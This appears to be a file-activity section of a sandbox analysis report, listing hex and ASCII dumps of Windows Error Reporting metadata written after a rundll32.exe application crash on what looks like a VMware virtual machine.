C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4440	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4444	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4454	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 39 00 32 00 31 00 39 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3592192</PrivateUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4526	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4530	2	09 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4538	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4584	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4588	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4594	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4636	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4640	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4644	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4676	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4680	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4682	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4724	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4728	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4730	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4768	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4772	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4776	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4838	4	0d 00 0a 00		success or wait	8	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4842	2	09 00		success or wait	16	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4846	74	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>rundll32.exe</Parameter0>	success or wait	8	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5496	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5500	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5502	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5542	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5546	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5548	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5586	4	0d 00 0a 00		success or wait	6	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5590	2	09 00		success or wait	12	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	5594	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6148	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6152	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6154	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6194	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6198	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6200	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6238	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6242	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6246	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6340	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6344	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6348	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6d 00 74 00 72 00 70 00 6c 00 76 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>mtrplv, Inc.</SystemManufacturer>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6454	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6458	2	09 00		success or wait	2	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6462	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6d 00 74 00 72 00 70 00 6c 00 76 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>mtrplv7,1</SystemProductName>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6558	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6562	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6566	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.13989454.B64.1906190538</BIOSVersion>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6686	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6690	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6694	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 39 00 38 00 36 00 34 00 35 00 35 00 33 00 33 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1598645533</OSInstallDate>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6776	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6780	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6784	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6886	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6890	2	09 00		success or wait	2	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6894	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6962	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6966	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	6968	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7008	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7012	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7014	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7048	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7052	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7056	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7152	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7156	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7158	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7194	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7198	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7200	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7224	4	0d 00 0a 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7228	2	09 00		success or wait	6	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7232	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7486	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7490	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7492	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7518	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7522	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7524	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 31 00 2d 00 32 00 37 00 54 00 30 00 31 00 3a 00 30 00 33 00 3a 00 31 00 39 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-01-27T01:03:19Z">	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7624	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7628	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7632	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 36 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 32 00 37 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 34 00 35 00 33 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 34 00 35 00 33 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="369" PID="3272" UptimeMS="1453" TimeSinceCreationMS="1453" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7894	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7898	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7902	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7922	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7926	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7928	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7966	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7970	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	7972	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8010	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8014	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8018	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 64 00 33 00 38 00 39 00 36 00 62 00 30 00 2d 00 35 00 33 00 66 00 33 00 2d 00 34 00 63 00 63 00 37 00 2d 00 38 00 31 00 31 00 37 00 2d 00 37 00 63 00 66 00 35 00 61 00 32 00 33 00 63 00 36 00 38 00 31 00 37 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>dd3896b0-53f3-4cc7-8117-7cf5a23c6817</Guid>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8116	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8120	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8124	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 31 00 2d 00 32 00 37 00 54 00 30 00 31 00 3a 00 30 00 33 00 3a 00 31 00 39 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-01-27T01:03:19Z</CreationTime>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8222	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8226	2	09 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8228	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8268	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	8272	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6656.tmp.xml	0	4670	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_319baef4101f2973dda1833cdb25524ddf68727_82810a17_11720b30\Report.wer	0	2	fd fd		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_319baef4101f2973dda1833cdb25524ddf68727_82810a17_11720b30\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	170	705B497A	unknown
